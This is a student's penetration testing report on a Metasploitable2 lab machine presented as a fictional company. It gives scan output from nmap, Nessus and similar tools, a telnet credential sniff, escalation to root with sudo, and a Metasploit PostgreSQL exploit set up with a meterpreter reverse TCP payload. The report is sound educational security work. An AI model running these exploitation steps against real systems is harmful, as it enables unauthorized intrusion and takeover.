



Sri Lanka Institute of Information Technology

Penetration Testing Report

Individual Assignment

IE3022 - Applied Information Assurance

Submitted by:

Student Registration Number	Student Name
IT20606992	M.G.S.M Diwananda

29/10/2022
Date of submission

Table of Contents

Executive summary	3
Abstract	3
Introduction.....	3
Purpose.....	4
Scope.....	4
Information Gathering	5
1. Network Mapper (Nmap)	5
2. Angry IP Scanner	8
3. NetDiscover.....	8
4. Legion.....	9
5. Nessus.....	11
Gaining access and Maintaining access	13
1. Linux telnetd	13
2. PostgreSQL DB 8.3.0 – 8.3.7.....	16
3. Samba smbd 3.X – 4.X (workgroup: WORKGROUP)	17
4. Final Analysis.....	19
Conclusion	19

Executive summary

The goal of the test was to identify the vulnerabilities and flaws in the systems of Sentinel Industry. To simulate a real-life attack, the team was split into three groups: red, blue, and purple. The objective of the testing was to see how effective the company's existing defensive mechanisms are against attackers.

Abstract

A penetration test was done by CyberOps to company known as Sentinel Industry. The main objective of this report was to identify all the possible vulnerabilities in the company. In order to perform this process, various scanning tools were used, such as Nessusd, NMAP, and Angry IP scanner. Through the discoveries made during the testing process, our team was able to identify the various ports that were used to attack the company's system. After carrying out the scans, we were able to show the different types of attacks that were performed against the company. We then conducted a comprehensive analysis of the data and came up with a conclusion that included a vulnerability analysis for the report.

Introduction

The concept of penetration testing is a proactive approach that aims to check the security of a company's internal and external networks. It involves testing the various aspects of a company's operations against simulated attackers. While the attackers are usually able to do damage to a company's resources, the pentesters are more likely to identify and close the loopholes that allow them to perform their attacks.

There are three major approaches to conduct penetration testing.

1. Black box testing - No prior understanding of the system or any prior knowledge of the target
2. Gray box testing - has only a very limited prior understanding of the system and the details of the targets
3. White box testing - The Pentester is well knowledgeable about the system.

Steps Of Penetration Testing

1. Information Gathering
2. Threat – Modelling
3. Vulnerability Analysis
4. Exploitation
5. Post exploitation
6. Reporting

Purpose

Due to the complexity of the company's security operations, Sentinel Industries recruited a team of experienced pentesters from CyberOps to carry out a comprehensive vulnerability assessment and penetration testing (VAPT) for the company. The team is composed of three main parts.

Red team - The goal of this exercise is to identify the vulnerabilities in the organization's systems and attack them using a controlled environment.

Blue team - After analyzing the results of the red team, we will then determine how prepared a company is for an attack.

Purple team - Through this process, will analyze the various defensive strategies utilized by the blue team to protect themselves against the red team's vulnerabilities.

At the end of the report the the VAPT team will identify the security weaknesses of Sentinel Industries and develop effective measures to prevent attacks.

Scope

Due to the nature of the VAPT, we are only limited to the software and operating systems that are used by the Sentinel industries.

The operating system of the Sentinel industry is based on the metasploitable framework.

Information Gathering

Before we start gathering information for Sentinel industries, we first need to identify the IP addresses of the networks connected to the company. We then need to gather details about the target operating system that's going to be under a vulnerability check. This was done using the Nessus NMAP scanner and an angry IP scanner.

1. Network Mapper (Nmap)

One of the most widely used tools by penetration testers is Nmap, which scans a network for open ports. In this post, we'll talk about some of its features and some of its essential commands.

First find the ip address in targeted machine using **ifconfig** command. After that check the connectivity using **ping** command.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:78:c0:b9
          inet addr:192.168.56.103 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe78:c0b9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

```
(kali@kali)-[~]
$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.815 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.302 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.875 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.888 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=64 time=0.549 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=64 time=0.601 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=64 time=0.955 ms
64 bytes from 192.168.56.103: icmp_seq=8 ttl=64 time=0.661 ms
64 bytes from 192.168.56.103: icmp_seq=9 ttl=64 time=0.609 ms
64 bytes from 192.168.56.103: icmp_seq=10 ttl=64 time=0.556 ms
64 bytes from 192.168.56.103: icmp_seq=11 ttl=64 time=0.928 ms
64 bytes from 192.168.56.103: icmp_seq=12 ttl=64 time=0.710 ms
64 bytes from 192.168.56.103: icmp_seq=13 ttl=64 time=0.808 ms
64 bytes from 192.168.56.103: icmp_seq=14 ttl=64 time=0.443 ms
64 bytes from 192.168.56.103: icmp_seq=15 ttl=64 time=0.667 ms
64 bytes from 192.168.56.103: icmp_seq=16 ttl=64 time=0.701 ms
64 bytes from 192.168.56.103: icmp_seq=17 ttl=64 time=0.795 ms
64 bytes from 192.168.56.103: icmp_seq=18 ttl=64 time=0.876 ms
64 bytes from 192.168.56.103: icmp_seq=19 ttl=64 time=0.646 ms
64 bytes from 192.168.56.103: icmp_seq=20 ttl=64 time=0.833 ms
```

The red team then decided to perform a port scan to find out more about the host. During this scan, they were able to extract various details about the host, such as its installed service and version using **nmap -sV 192.168.56.103**

```
(kali@kali)-[~]
$ nmap -sV 192.168.56.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 16:15 +0530
Nmap scan report for 192.168.56.103
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.46 seconds
```

Also, can run aggressive scan to find the all the details of target using **nmap -A 192.168.56.103**

```
(kali@kali)-[~]
$ nmap -A 192.168.56.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 16:22 +0530
Nmap scan report for 192.168.56.103
Host is up (0.00026s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.102
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsftpd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2022-10-27T10:52:56+00:00; 44s from scanner time.
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_program version port/proto service
|_100000 2 111/tcp rpcbind
```

Additionally, we found that there was only one hop possible to get from the attacker to the victim. Using **nmap --traceroute 192.168.56.103**

```
(root@kali)-[/home/kali]
# nmap --traceroute 192.168.56.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 23:58 +0530
Nmap scan report for 192.168.56.103
Host is up (0.000082s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:78:C0:B9 (Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT      ADDRESS
1   0.08 ms  192.168.56.103

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
```

2. Angry IP Scanner

We were able to detect that the metasploitable framework is a live host, that Sentinel Industry runs the operating system, and that there are a total of 80 ports thanks to the Angry IP scanner.

IP	Ping	Hostname	Ports [3+]	IP address details
192.168.56.100	4 ms	[n/a]	[n/a]	IP: 192.168.56.103
192.168.56.101	[n/a]	[n/s]	[n/s]	Ping: 1 ms
192.168.56.102	[n/a]	[n/s]	[n/s]	Hostname: METASPLOITABLE
192.168.56.103	1 ms	METASPLOITABLE	80	Ports: 80
192.168.56.104	[n/a]	[n/s]	[n/s]	
192.168.56.105	[n/a]	[n/s]	[n/s]	
192.168.56.106	[n/a]	[n/s]	[n/s]	
192.168.56.107	[n/a]	[n/s]	[n/s]	
192.168.56.108	[n/a]	[n/s]	[n/s]	
192.168.56.109	[n/a]	[n/s]	[n/s]	
192.168.56.110	[n/a]	[n/s]	[n/s]	



3. NetDiscover

The company gave us the IP address (192.168.56.103), and as you can see in the figure below, we were able to find the IP address of the device that was running the Metasploitable framework on it.


Currently scanning: 192.168.129.0/16 Screen View: Unique Hosts					
6 Captured ARP Req/Rep packets, from 3 hosts. Total size: 360					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.56.1	0a:00:27:00:00:0a	4	240	Unknown vendor	
192.168.56.100	08:00:27:6f:64:87	1	60	PCS Systemtechnik GmbH	
192.168.56.103	08:00:27:78:c0:b9	1	60	PCS Systemtechnik GmbH	

4. Legion

More ports were found with the legion scan than with the NMAP scan.






After performing an aggressive scan, we were able to find out the target machine was Metasploitable We can see the username and password that legion provided for us.



Login with msfadmin/msfadmin to get started


Additionally, we found a few sets of passwords.

- mysql (login:root)
- postgres (login:postgres password: postgres)
- ftp (login: ftp password: b1uRR3)



5. Nessus

Our team was able to identify 10 critical, 6 high, 18 medium, and 5 low vulnerabilities following a thorough nessus scan.



Our team will closely monitor all vulnerabilities discovered and examine which flaws potentially impact Sentinel Industry's systems.

Critical vulnerabilities

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	51988	Bind Shell Backdoor Detection
CRITICAL	9.8	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0	34460	Unsupported Web Server Detection
CRITICAL	10.0*	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0*	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0*	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0*	61708	VNC Server 'password' Password
CRITICAL	10.0*	10203	rexecd Service Detection

High vulnerabilities

HIGH	8.6	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	136808	ISC BIND Denial of Service
HIGH	7.5	42256	NFS Shares World Readable
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	90509	Samba Badlock Vulnerability
HIGH	7.5*	10205	rlogin Service Detection

Medium vulnerabilities

MEDIUM	6.8	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
192.168.56.103 4			
MEDIUM	6.5	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	42263	Unencrypted Telnet Server
MEDIUM	5.9	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
MEDIUM	5.9	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	5.3	12085	Apache Tomcat Default Files
MEDIUM	5.3	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	57608	SMB Signing not required
MEDIUM	5.3	15901	SSL Certificate Expiry
MEDIUM	5.3	45411	SSL Certificate with Wrong Hostname
MEDIUM	5.3	26928	SSL Weak Cipher Suites Supported
MEDIUM	4.0*	52611	SMTP Service STARTTLS Plaintext Command Injection
MEDIUM	4.3*	90317	SSH Weak Algorithms Supported
MEDIUM	6.4*	57582	SSL Self-Signed Certificate
MEDIUM	4.3*	81606	SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)

Low vulnerabilities

LOW	3.7	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	3.7	83738	SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam)
LOW	2.6*	70658	SSH Server CBC Mode Ciphers Enabled
LOW	2.6*	71049	SSH Weak MAC Algorithms Enabled
LOW	2.6*	10407	X Server Detection

Gaining access and Maintaining access

In this step, our team will attempt to gain root access by exploiting the vulnerabilities and open ports discovered during the information gathering phase.

1. Linux telnetd

It is possible to gain remote admin access to another machine using this application protocol.

Telnet's port number is 23, and on our system, port 23 is open.

```
23/tcp    open  telnet    Linux telnetd
```

Telnet is vulnerable to a security flaw because it transfers data in clear text, which makes it easy for an attacker to access the user's password and username.

```
(root@kali)-[/home/kali]
# telnet 192.168.56.103
Trying 192.168.56.103 ...
Connected to 192.168.56.103.
Escape character is '^]'.

metasploitable

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Oct 27 13:11:18 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

In the above example, we told an employee of Sentinel Industries to use a telnet connection to log in to the system while we are running a wireshark and we checked the connection captured by a telnet client.

```

.....4.....38400,38400....#kali:0.0.....'.DISPLAY.kali:
0.0.....xterm-256color.....
[REDACTED]
[REDACTED]
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password: msfadmin
Last login: Mon Apr 18 05:26:59 EDT 2022 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$

```

After capturing the data, we were able to successfully login to the system using the username and password that we found. We were also able to find the root password that was used to access the system.

```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: mmsffaaddmiinr
Password: msfadmin

Last login: Mon Apr 18 05:26:59 EDT 2022 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ssuuddoo ssuu
[sudo] password for msfadmin: msfadmin
[0;root@metasploitable: /home/msfadmin.root@metasploitable:/home/msfadmin#

```

Risk rating –

Medium

Recommendations

SSH is strongly recommended over telnet because it is unsafe and transmits data in clear text.

2. PostgreSQL DB 8.3.0 – 8.3.7

Port 5432, which is associated with SQL, can be exploited by simply accessing the postgres service. In some Linux distributions, the postgres service might use UDF shared libraries and write to /tmp directory.

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

This vulnerability can be exploited simply by using msfconsole.

```
11 auxiliary/admin/postgres/postgres_sql normal No PostgreSQL Server Generic Query
12 auxiliary/scanner/postgres/postgres_version normal No PostgreSQL Version Probe
13 exploit/linux/postgres/postgres_payload 2007-06-05 excellent Yes PostgreSQL for Linux Payload Execution
14 exploit/windows/postgres/postgres_payload 2009-04-10 excellent Yes PostgreSQL for Microsoft Windows Payload Execution
15 auxiliary/scanner/postgres/postgres_hashdump normal No Postgres Password Hashdump
16 auxiliary/scanner/postgres/postgres_schemadump normal No Postgres Schema Dump
17 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28 normal No Ruby on Rails Devise Authentication Password Reset

Interact with a module by name or index. For example info 17, use 17 or use auxiliary/admin/http/rails_devise_pass_reset

msf6 > use 13
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.56.103
rhosts => 192.168.56.103
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(linux/postgres/postgres_payload) > set lport 1234
lport => 1234
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.56.102:1234
